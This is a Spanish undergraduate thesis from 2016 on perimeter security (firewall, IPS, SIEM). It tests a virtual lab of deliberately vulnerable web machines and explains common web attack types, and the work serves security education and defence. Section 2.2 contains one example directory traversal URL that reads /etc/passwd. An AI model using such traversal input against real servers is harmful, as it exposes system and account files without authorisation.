Los sistemas de seguridad perimetral y principales vectores de ataque web

Roberto Carlos Pérez González
TFG - Seguretat informàtica

Cristina Pérez Solà

16/07/2016

LICENCIAMIENTO:

DEDICATORIA Y AGRADECIMIENTOS:

Quiero comenzar agradeciendo el proyecto a Cristina Pérez Solà, la cual siempre me ha ayudado y guiado con todas las dudas que me han surgido mientras realizaba este proyecto.

También, me gustaría agradecer tanto a mis padres como a mi futura mujer todo el apoyo y paciencia que han tenido conmigo mientras iba avanzando con la carrera todos estos años. Ya ni siquiera recuerdo la cantidad de noche que dejé a mi prometida durmiendo sola mientras programaba noche tras noche.

En último lugar agradeceré y dedicaré este proyecto a mis amigos y mis compañeros de trabajo. Los primeros siempre me apoyaron durante toda la carrera (en especial he de reconocer a Miguel Panizo Laiz como la persona que me ayudó con todas las matemáticas y físicas de la carrera), y los segundos (mis compañeros de trabajo) siempre me apoyaron y ayudaron cada vez que una PAC se quedaba atascada.

Sin más, gracias a todos por estar ahí.

FICHA DEL TRABAJO FINAL

Título del trabajo:	Los sistemas de seguridad perimetral y principales vectores de ataque web
Nombre del autor:	Roberto Carlos Pérez González
Nombre del consultor:	Cristina Pérez Solà
Fecha de entrega (mm/aaaa):	07/2016
Área del Trabajo Final:	05.625 TFG - Seguretat informàtica
Titulación:	Grado en Ingeniería Informática

Resumen del Trabajo:

El presente proyecto tiene como objetivo la medición objetiva y cuantitativa del nivel de protección del que disponen la mayoría de las entidades que tienen sus servicios expuestos en Internet. Para ello se ha generado una plataforma virtual la cual dispone de los elementos más comunes de protecciones:

- Un firewall.
- Un IPS.
- Un correlador de logs.

Además, se ha creado un entorno virtual vulnerable. Dicho entorno es protegido por los dispositivos enumerados en el párrafo anterior. Una vez se ha generado el entorno, se ha puesto a prueba realizando una serie de intrusiones. Dichas intrusiones siguen una metodología muy parecida a la de OWASP.

Finalmente, se ha presentado las conclusiones evaluando los datos obtenidos tanto de intrusiones como de las pruebas bloqueadas por los elementos de seguridad.

Abstract:

This project tries to do a objective measurement of the level of security protection available to most entities that have their services exposed on the Internet. For to do this exercise we made a virtual environment that have the most common security appliances. These appliances or security products are:

- Firewalls.
- IPS.
- An Event Correlation Engine.

On the other hand, these security products protect some vulnerable machines. To test this second environment we made some intrusion tries. We used a modification of the OWASP methodology to make all the intrusion tests.

Finally, we introduce the results of the entire job where we evaluate all the blocked and successful tests.

Palabras clave (entre 4 y 8):

Seguridad, informática, intrusión, defensa, perímetro, bloqueo, firewall e IPS.

Índice

Lista de figuras

1. Introducción

1.1 Contexto y justificación del Trabajo

El constante crecimiento de Internet ha degenerado en que cada día se utilicen cada vez más los servicios que ofrece esta potente red. Paulatinamente va aumentando la oferta y demanda de realizar trámites a través de Internet, así como cualquier tipo de compra venta u otros servicios. Esto hace que cada vez sea más importante llevar a cabo una securización de los sistemas de tecnologías de la información y comunicación de las diferentes empresas que ofertan estos servicios.

La evolución de este entorno dónde el intercambio de datos y bienes a través de medios telemáticos es totalmente habitual, se ha convertido en un medio para intentar conseguir recursos de manera fraudulenta. De este modo han aparecido diferentes vectores de ataque realizados sobre estos medios virtuales. Entre ellos cabe destacar los siguientes:

- Ataques Web, aprovechando fallos de programación o vulnerabilidades en servidores web.
- Intentos de intrusión aprovechando vulnerabilidades conocidas en los softwares base para realizar accesos no autorizados.
- Campañas de Phising.
- Campañas de Malware.
- Ingeniería social.
- Fugas de información.
- etc.

Con estos medios, los diferentes entes intentan aprovecharse de los recursos de las empresas. Debido a ello, nace el campo de la seguridad informática y más concretamente los ámbitos en los que se basará este proyecto. Por un lado, el campo de la seguridad perimetral dónde se introducen diferentes mecanismos con el fin de limitar y controlar los accesos e invocaciones remotas. Por otro lado, nace la monitorización de seguridad dónde se implementan diferentes medios para detectar y bloquear los principales intentos de vulneración e intrusión de sistemas.

Concluyendo, este proyecto nace con la idea de probar las capacidades paliativas que tienen los medios de seguridad WEB que se implementan hoy en día. Obteniendo como resultado una medida cuantitativa de cómo de vulnerables son los sistemas actuales.

1.2 Objetivos del Trabajo

El presente proyecto tiene como objetivo medir la efectividad de la seguridad perimetral que se están implementando en los últimos años en las diferentes empresas. Con este objetivo se creará un entorno de prueba virtualizado, en este se aplicarán distintos vectores de ataques mediante test de intrusión y se medirá el grado de la eficacia de la solución implementada.

Con el fin de medir la efectividad se ha decidido implementar todas las capas de seguridad perimetral disponibles actualmente. Esto se hará mediante el despliegue de distintos desarrollos de software libre en un entorno virtualizado y controlado de maqueta. Entre las tecnologías que se implementarán encontramos:

- Una doble capa de Firewall.
- Un sistema de protección de intrusos (IPS).
- Un correlador de eventos de seguridad o SIEM. (Este se implementa con fines de realizar búsquedas forenses y aumentar la detección).

Por otro lado, para facilitar los diferentes test de penetración se instalarán una serie de máquinas vulnerables basadas en los laboratorios que facilitan en la web: https://pentesterlab.com/exercises/. También se instalará una máquina virtual Linux dónde se instalará un DVWA (Damn Vulnerable Web Application) con fines de realizar pruebas sobre un entorno más controlado y minuciosamente monitorizado.

1.3 Enfoque y método seguido

El proyecto se enfocará principalmente en dos fases. En la primera de ellas se implementará el sistema de seguridad perimetral. En la segunda se pondrá a prueba el sistema establecido y se documentará todas las pruebas realizadas con los resultados obtenidos.

Para la primera fase, existen principalmente tres estrategias para realizar la implementación de la seguridad perimetral y el sistema de monitorización. Estas tres estrategias son:

1. Implantar un sistema basado en software privativo
2. Implantar un sistema basado en software libre
3. Implantar un sistema basado en software propio.

Debido a la cantidad, calidad y madurez de los proyectos de seguridad de software libre y privativo que existen se ha procedido a descartar la última opción. Por otro lado, la estrategia que finalmente se seguirá será la segunda. Se ha decido utilizar esta estrategia debido a la reducción de costes que supone, y en especial que por experiencia propia puedo indicar que las medidas de seguridad de las diferentes empresas dependen en gran medida de los analistas de seguridad que las instalan. De tal manera que muchas implementaciones basadas en software libre son mucho mas estables y seguras que soluciones basadas en productos privativos.

Con el fin de planificar y ejecutar la segunda fase, la cual se basa en realizar test de intrusión y documentar los resultados, se pueden seguir dos tipos de estrategias diferentes:

1. Realización de pentesting manual mediante inyección controlada de diferentes payload y fragmentos de código.
2. Realización de pentesting con herramientas automáticas como son “nmap”, “openvas”, “sqlmap”, etc.

Debido a las diferentes naturalezas de las intrusiones de sistemas, se optará por ejecutar ambas estrategias. De este modo, se cuantificará el grado de detección que existe cuando tenemos un atacante silencioso que realiza pruebas muy controladas, en contraposición del clásico atacante que realiza pruebas de manera masiva sin tener la menor intención de ocultarse.

Por tanto, el enfoque general será el establecer un sistema de seguridad perimetral y monitorización basado en software libre el cual se pondrá a prueba mediante inyecciones controladas y barridos con herramientas.

1.4 Planificación del Trabajo

La planificación del trabajo se ha realizado principalmente en tres fases durante las cuales se desarrollan distintas actividades. A continuación se detalla el contenido de cada fase:

Fase I: Implementación del sistema de seguridad perimetral y entorno de trabajo (PAC 2).

- **Inicio**: 14/03/16, fin: 18/04/16.
- **Detalle**: se realizará el diagrama de red de la plataforma. Una vez realizado se instalará un servidor virtual de tipo ESXi en el cual se instalarán todos los elementos de la plataforma. Una vez finalizado el despliegue se procederá a testear el correcto funcionamiento.

Fase II: Realización de pruebas de intrusión sobre el entorno (PAC 3).

- **Inicio**: 18/04/16, fin: 16/05/16.
- **Detalle**: se realizarán todo tipo de escaneos y pruebas manuales sobre las plataformas instaladas en la fase previa.

Fase III: Documentación de pruebas sobre el entorno y realización de memoria (PAC 4).

- **Inicio**: 16/05/16, fin: 06/06/16.
- **Detalle**: finalización de las pruebas automáticas con escáneres de vulnerabilidades y otras herramientas automáticas. Una vez acabado este punto se procederá a la extracción de las evidencias de las diferentes pruebas de intrusión. Posteriormente se documentará todo y se realizará la memoria final del trabajo fin de grado.

A continuación se adjunta la planificación detallada de las sub-tareas y diagrama de tiempo correspondiente:

Detalle de las diferentes fases:

Name	Begin date	End date
Fase I: Implementación del sistema de seguridad perimetral y entorno de trabajo (PAC 2)	3/14/16	4/18/16
Fase I.I: Diseño de arquitectura.	3/14/16	3/18/16
Fase I.II: Instalación del sistema operativo virtual (ESXi).	3/21/16	3/23/16
Fase I.III: Instalación del firewall perimetral, interior e IPS en línea.	3/23/16	4/18/16
Fase I.IV: Instalación de los sistemas vulnerables.	3/23/16	4/18/16
Fase I.V: Pruebas de conectividad del entorno generado.	3/23/16	4/18/16
Fase II: Realización de pruebas de intrusión sobre el entorno (PAC 3)	4/19/16	5/16/16
Fase II.I: escaneos previos	4/19/16	4/26/16
Fase II.II: pruebas de intrusión manuales	4/26/16	5/16/16
Fase II.III: inyecciones de código manuales	4/26/16	5/16/16
Fase III: Documentación de pruebas sobre el entorno y realización de memoria (PAC 4)	5/17/16	6/6/16
Fase III.I: pruebas de intrusión con herramientas	5/17/16	5/20/16
Fase III.II: extracción de evidencias de las pruebas	5/23/16	5/23/16
Fase III.III: documentación y realización de la memoria	5/23/16	6/6/16

Figura 1: planificación de fases.

Planificación temporal del proyecto:




Figura 2: Planificación de fases - diagrama de Gantt.

1.5 Breve sumario de productos obtenidos

El producto que se pretende conseguir con este ejercicio son las tasas de detección y bloqueo que realizan las plataformas de seguridad perimetral. Este producto se medirá en relación a diferentes vectores de ataque. En los capítulos 5 y 6 de la memoria se detallarán todos estos resultados. Adelantando parte de estos, se puede indicar que las tasas de detección han estado entorno al 40-50%, por el contrario las tasas de bloqueo de ataques han rondado el 25% del total. Estas tasas son indicativas que las medidas de seguridad perimetral más básicas no son suficientes para parar los principales intentos de intrusión.

1.6 Breve descripción de los otros capítulos de la memoria

La memoria se ha estructurado en varios capítulos, el fin de esta estructura es la de en primer lugar aportar los conocimientos teóricos básicos necesarios para realizar el trabajo. En segundo lugar se plantearán varios capítulos mucho más prácticos dónde se detallan las arquitecturas y ataques realizados. En último lugar se presentará la conclusión del proyecto, la biografía básica, y los anexos. A continuación se detalla el contenido de los capítulos teórico-prácticos:

Capítulo 2: "Conceptos teóricos básicos". En este segundo capítulo se explicarán los conocimientos teóricos básicos necesarios para entender tanto el entorno de trabajo como las pruebas y conclusiones que se realizarán.

Capítulo 3: "El escenario de trabajo". En esta parte del proyecto se diseñará e implementará la defensa de seguridad perimetral, así como los diferentes segmentos y flujos de red.

Capítulo 4: "Pruebas ejecutadas sobre el entorno". Tras haber implementado todas las defensas perimetrales en este cuarto capítulo se pondrán a pruebas a través de realizar diferentes pruebas de intrusión tanto manuales como herramientas. El capitulo detallará técnicamente que pruebas se han realizado.

Capítulo 5: "Resultados obtenidos". Es este quinto capítulo se detallará el grado de penetración que se ha conseguido con las pruebas realizadas. De esta manera sacaremos los datos cuantitativos de que porcentajes de ataques se paran en función de los diferentes vectores de ataques realizados.

Capítulo 6: "Conclusiones". En este último capítulo de la memoria principal se intentarán analizar y concluir como de efectivos son los sistemas perimetrales que se implementan en las empresas actualmente.

2. Conceptos teóricos básicos

2.1 Herramientas de protección

La solución de seguridad diseñada para el entorno vulnerable consta de un firewall perimetral y un detector de intrusos en línea con capacidad de bloqueo. Esta solución se ha complementado con un correlador de eventos de seguridad con fines analíticos. Con todo esto se intentará detectar el mayor número de ataques posibles de los que se ejecutarán contra las máquinas vulnerables que se han instalado.

2.1.1 Dispositivos de tipo cortafuegos:

Un cortafuegos o firewall es un sistema de defensa encargado de canalizar, limitar y autorizar los diferentes flujos de tráfico que se originan entre las diferentes redes o subredes que componen las entidades públicas o privadas. Entre las funciones más habituales de los firewalls tenemos:

- Autorización o denegación de tráficos.
- Registro de las comunicaciones entre redes.
- Encaminamiento (“routing”) de paquetes entre redes.
- Segmentación y securización de las grandes redes.

Esta labor se realiza a través de un motor de inferencia basado en reglas. Estas reglas son configuradas por los administradores con el fin de autorizar o denegar comunicaciones.

Actualmente los firewalls han ido evolucionando hacia los modelos actuales de Firewall UTM y los NG Firewall. A continuación se detalla brevemente cada uno de estos:

- Firewall UTM: (Unified threat management) son firewalls que engloban una cantidad elevada de funciones en un único dispositivo. Están diseñados para funcionar como elemento de seguridad perimetral, IPS, antivirus, control de aplicaciones, proxy e incluso realizar tareas de calidad del servicio (QoS). Actualmente estos modelos están muy extendidos para pymes, dónde tener una gran cantidad de dispositivos sería muy caro.
- NG Firewall: (Next Generation) es un concepto de firewall que además de aportar la funcionalidad básica de firewall aporta unas características muy concretas a nivel de IPS y control de aplicaciones. Suelen actuar como firewall perimetral y además aportan la inteligencia necesaria para parar ataques en capa 7 (capa de aplicación).

2.1.2 Dispositivos de tipo detector de intrusos “IPS”:

Llamaremos intrusión a un conjunto de acciones que intentan comprometer la integridad, confidencialidad o disponibilidad de un recurso. Debido a esto

denominaremos sistemas de detección de intrusos a los dispositivos encargados de detectar este tipo de comportamientos. Existen principalmente dos tipos en función de la ubicación que ocupa el dispositivo en la red y del comportamiento que tengan tras detectar una alerta:

- **IDS** (sistema de detección de intrusos): estos dispositivos se encuentran offline y a priori sólo detectan eventos sin realizar remediaciones ni mitigaciones sobre el tráfico.
- **IPS** (sistema de prevención de intrusos): estos dispositivos se encuentran online en la red y cada vez que detectan un comportamiento anómalo proceden a mitigar el ataque.

Por otro lado, según su funcionamiento podemos diferenciar cuatro tipos de motores de detección de intrusos:

1. **Network-Based:** se trata de detectores de intrusos que analizan los diferentes tráficos que atraviesan por la red corporativa o DMZ de la empresa.
2. **Wireless:** son un tipo de detectores que monitorizan las redes wireless disponibles así como la actividad sospechosa detectada relacionada con los protocolos inalámbricos.
3. **Network Behavior Analysis (NBA):** estos dispositivos son los encargados de analizar los tráficos de red de manera más analítica y estadística con el fin de detectar comportamientos inusuales de los dispositivos o de determinados flujos de red.
4. **Host-Based:** es un tipo de software que se instala en un equipo terminal para que realice una protección de este. Suele monitorizar la actividad sospechosa trazando la actividad de los usuarios en un sistema.

2.1.3 Dispositivos de tipo SIEM:

El fin de esta tecnología es la de recolección y normalización de la información de los diferentes sistemas de seguridad. Esto se realiza con el fin de correlar o cruzar los distintos tipos de información para detectar los diferentes vectores de ataque. Esta detección se realiza a través de la generación de alertas de seguridad. Una alerta de seguridad la podemos definir como un suceso malicioso que se ha disparado al detectar cualquier tipo de violación, ya sea debido a las políticas de seguridad impuestas o a un intento de intrusión. Habitualmente estas alertas son diseñadas por los analistas de seguridad adaptándose a las necesidades de la entidad donde se están generando.

Por otro lado, los SIEM también se utilizan con fines de almacenamiento masivo. De tal modo que se guardan las trazas de los sistemas para posteriormente poder realizar labores de forense sobre los datos disponibles.

Por tanto, podemos concluir que un SIEM es una herramienta que normaliza diversos datos de entrada y cuya función principal es la monitorización de seguridad de los entornos que recolecta. En consecuencia, aporta un nivel superior de inteligencia respecto los dispositivos que recolecta.

2.2 Vulnerabilidades

La RAE (Real Academia Española) define vulnerabilidad al hecho de poder ser herido, o bien recibir una lesión física o moralmente. En nuestro caso, al hablar de sistemas de la información definimos vulnerabilidad como una debilidad de cualquier tipo que se puede utilizar con el fin de comprometer la seguridad de un sistema informático.

Principalmente se pueden desglosar las vulnerabilidades en tres grandes familias:

a) **Vulnerabilidades de diseño:** en esta familia entran principalmente todas las vulnerabilidades relacionadas con diseños erróneos de protocolos de red. También entrarían las vulnerabilidades por las malas políticas de seguridad o arquitecturas de red.

b) **Vulnerabilidades de implantación:** aquí encontramos todas las vulnerabilidades relacionadas con errores de programación de aplicativos o fallos en las implementaciones que realizan los fabricantes de aplicativos, protocolos, etc.

c) **Vulnerabilidades de "uso":** en este grupo definiremos "uso" como la explotación o puesta en marcha de un sistema informático. Es bastante habitual configurar erróneamente las aplicaciones dejando expuesto al exterior más datos de los necesarios.

A continuación se detallan las principales vulnerabilidades que se explotarán a lo largo del proyecto.

SQL injection:

Los ataques inyección SQL explotan una vulnerabilidad muy específica generada por errores de programación web. Estos errores consisten en la no validación de las entradas introducidas por los usuarios en las páginas web. Estas entradas se realizan por ejemplo en los campos de búsqueda. De este modo, un atacante puede aprovechar dicha vulnerabilidad para inyectar código SQL adicional con el fin de alterar el funcionamiento normal de la página web. El nuevo código insertado puede conseguir acceder a datos que normalmente no estarían disponibles, e incluso depende del tipo de inyección SQL que se realice, se puede generar más o menos daño en el entorno, llegando al punto de descargarse la base de datos completa o llegando a realizar un DROP de todas las tablas.

ShellShock:

ShellShock es una vulnerabilidad relativamente nueva que se ha adicionado a este entorno por la facilidad de explotación y de detección que tiene.

Simplificando mucho el detalle, esta vulnerabilidad afecta a una gran cantidad de equipos Linux y Unix. Esta permite mediante la definición de una variable la ejecución de un comando posterior con elevación de privilegios. ShellShock es especialmente peligrosa sí se dispone de servidores que utilizan la “Shell” de tipo BASH en servidores web que interpreten CGI de manera automática.

File Inclusion:

La Inclusión de ficheros se trata de vulnerabilidades que permiten subir un fichero a un directorio web con el fin de posteriormente ejecutarlo. Habitualmente se da en servidores web que alojan imágenes y que no tienen correctamente validada la carga de ficheros. De este modo, un atacante aprovecha esto para subir pequeños “scripts” o software con el fin de posteriormente ejecutarlo de manera remota.

Cross Site Scripting:

Se trata de ataques basados en realizar inyecciones de código con el fin de que el servidor web las interprete y las ejecute realizando tareas para las que no estaba diseñado. Dichas tareas suelen estar orientadas al robo de credenciales o datos comprometidos del usuario. Las inyecciones de código habitualmente se realizan en lenguajes que el servidor web es capaz de interpretar como son lenguajes de scripting tipo “Java Script” o directamente lenguaje HTML.

Directory Transversal:

Este tipo de vulnerabilidades permiten a un atacante acceder a ficheros o directorios superiores (directorios padre) del sistema operativo que aloja un servidor web. Esto ocurre cuando se ejecuta un servidor web con un usuario con demasiados privilegios o incluso con un súper usuario. Explicado esto, un hipotético atacante podría usar esta vulnerabilidad para acceder al fichero “/etc/passwd” (fichero de Linux que contiene listado de usuarios) al poner lo siguiente en la URL de un servidor web Apache montado sobre un sistema Unix / Linux:

http://web.de.ejemplo.com/../../../../../../etc/passwd

Inyección de comandos:

Esta vulnerabilidad consiste en un fallo de programación por el cual un servidor web interpreta el texto que un atacante puede llegar a insertar en un campo de texto libre o campo de búsqueda. El atacante aprovecha la vulnerabilidad insertando comandos que el servidor ejecuta, forzando a este a realizar tareas para las que inicialmente no estaba diseñado.

Inyección XML:

La inyección XML realmente es un derivado de las inyecciones SQL, el principal matiz es que están orientadas a bases de datos XML en lugar de SQL. Al igual que en SQL, se trata de una vulnerabilidad producida por la no validación de la entrada de datos procedentes de los usuarios. Todos estos datos se insertan a través de la página web, y al igual que en casos anteriores, un atacante utilizará este error con el fin de alterar las consultas que se realizan al XML con el fin de extraer la mayor cantidad de información posible o generar daños persistentes.

Fuerza bruta:

Los ataques de fuerza bruta consisten en realizar comprobaciones masivas de autenticación con una gran cantidad de usuarios y contraseñas con el fin de obtener acceso al sistema. Estos ataques intentan explotar fallos de configuración en los servidores. Estos fallos consisten en que las aplicaciones no suelen tener bien configuradas algunos de los siguientes puntos:

- No se limita el número de conexiones e intentos de autenticación que puede realizar un usuario.
- No tienen medidas de seguridad la cual genere bloqueos temporales de usuarios o IPs.
- No limitan la cantidad de autenticaciones durante un periodo de tiempo.
- No tienen políticas de contraseñas adecuadas para los usuarios (las contraseñas son demasiado débiles).

Esto acaba produciendo que los atacantes utilizando herramientas específicas y diccionarios con las contraseñas y usuarios más habituales puedan ganar acceso al sistema sin demasiada dificultad.

2.3 Metodologías de pruebas de intrusión:

Cuando se van a realizar pruebas de intrusión se suele utilizar una metodología concreta. Está metodología es básicamente un compendio de pasos o tareas a revisar con el fin de encontrar posibles fallas de seguridad. Uno de los más conocidos para desarrollo web es la metodología conocida como OWASP.

2.3.1 OWASP:

OWASP es el acrónimo en inglés que se traduce como "Proyecto abierto de seguridad de aplicaciones web". Es decir, es un proyecto código abierto cuyos objetivos son determinar y combatir principalmente:

- Los vectores de ataque web más utilizados.
- Los fallos que comenten tanto programadores a la hora de desarrollar aplicativos.
- Los fallos que comenten los administradores de servidores web.

Como tal, OWASP es un organismo sin ánimo de lucro que se encarga de generar documentación, crear herramientas y generar metodologías de revisión de servidor y aplicativos. El fin de esta labor es la corrección de los fallos antes mencionados.

2.3.2 Metodología utilizada para las pruebas de intrusión:

Para las pruebas que se realizarán en este proyecto se seguirá una metodología basada en OWASP [5] pero mucho más reducida. Por tanto, se ha diseñado una metodología adaptada a las necesidades del proyecto y las pruebas que hay que realizar. Esta se ejecutará principalmente en tres fases o grandes bloques:

- Fase I: (recopilación de información) durante la primera fase se realizarán las pruebas menos intrusivas en los sistemas. Básicamente se lanzarán escaneos con el fin de descubrir servicios y versiones asociadas a estos.

- Fase II: (pruebas de gestión de la configuración) en esta segunda fase se intentarán testear los fallos de configuración más habituales en los servidores web como es los accesos a los directorios padre del sistema operativo.

- Fase III: (pruebas de validación de datos) en esta última fase se procederá a realizar todas las pruebas de inyección de código malicioso con el fin de vulnerar los sistemas de información.

3. El escenario de trabajo

El proyecto general de la arquitectura se ha realizado siguiendo unas líneas de diseño muy rígidas. El fin de estas líneas de diseño es que la plataforma sea lo más fidedigna posible a lo que son las defensas de seguridad perimetral actuales. De esta manera, se intentará poner a prueba las medidas de seguridad de las plataformas que se instalan en las empresas públicas y privadas actualmente.

3.1 Máquinas vulnerables

Para las pruebas de los diferentes vectores de ataque se han implementado una serie de máquinas virtuales que son vulnerables a los principales vectores de ataque web. Todos estos entornos se tratan de máquinas virtuales ya preparadas. Para instalar la máquina únicamente se ha descargado una ISO ya preparada desde la web de “pentester lab”. Todos los laboratorios vienen con un manual para realizar la explotación específica de cada una de las vulnerabilidades. A continuación se detalla desde dónde se puede descargar la ISO así como el manual.

3.1.1 Entornos vulnerables a SQLi:

Se tratan de entornos muy específicos para realizar simulaciones de ataques de inyección SQL.

Máquinas vulnerables instaladas:

a) VVM-SQLi-01: enlace a la ISO [11], documentación [17].

b) VVM-SQLi-02: enlace a la ISO [12], documentación [18].

3.1.2 Entornos vulnerables a ShellShock:

Este entorno viene preparado para poder explotar una vulnerabilidad de tipo Shellshock.

Máquinas vulnerables instaladas:

a) VVM-ShellShock-01: enlace a la ISO [16], documentación [22].

3.1.3 Entornos web vulnerables:

Estos entornos son los más generalistas. Vienen preparados para explotar cualquier de las vulnerabilidades explicada en el capítulo 2. Serán estas máquinas las que se usen para realizar la mayoría de las pruebas para dictaminar cuan segura es la defensa perimetral.

Máquinas vulnerables instaladas:

a) VVM-WebForPentester-01: enlace a la ISO [14], documentación [20].

b) VVM-WebForPentester-02: enlace a la ISO [15], documentación [21].

c) VVM-PXmlEntities-01: enlace a la ISO [13], documentación [19].

3.2 Herramientas de protección

A la hora de decidir la arquitectura que se iba a implementar y la ubicación y tipo de las herramientas de protección se ha tenido en consideración los siguientes puntos:

- ¿Cuáles son las herramientas de protección más extendidas?
- ¿Qué medidas suelen implementar las empresas?
- En caso de implementar algo más avanzado, ¿qué suelen implementar?

Estas consideraciones han llevado a la conclusión que las herramientas más extendidas son los cortafuegos (Firewalls). Una vez implementados estos, la siguiente elección siempre suelen ser los detectores de intrusos (IPS/IDS). En tercer lugar, cuando la madurez de las herramientas ha llegado a este punto se suelen incluir un SIEM o correlador de logs con fines de almacenamiento masivo, forense y generación de alertas. Este grado de madurez es al que suelen estar llegando las empresas y entidades públicas actualmente. En consecuencia plantearemos como solución de arquitectura el siguiente esquema que propone el NIST [4]:




Figura 3: esquema de red propuesto por el NIST.

A continuación se detallan las herramientas específicas seleccionadas de cada una de las categorías.

3.2.1 Herramientas de protección: selección del firewall

Para la implementación en nuestro sistema hemos elegido un modelo de software libre llamado "Endian Firewall" [10]. Se ha elegido principalmente esta tecnología debido a que implementa en un único dispositivo las siguientes funcionalidades (entre otras):

- Funcionalidad de cortafuegos.
- Funcionalidad de acceso remoto VPN.
- Interfaz de usuario para la configuración de las reglas. (Esta parte facilita mucho la administración del dispositivo frente al habitual firewall de tipo "Iptables").
- Funcionalidad de proxy. De esta manera se obliga en este proyecto a que todas las máquinas salgan a internet a través de este firewall canalizando las conexiones a través del proxy.
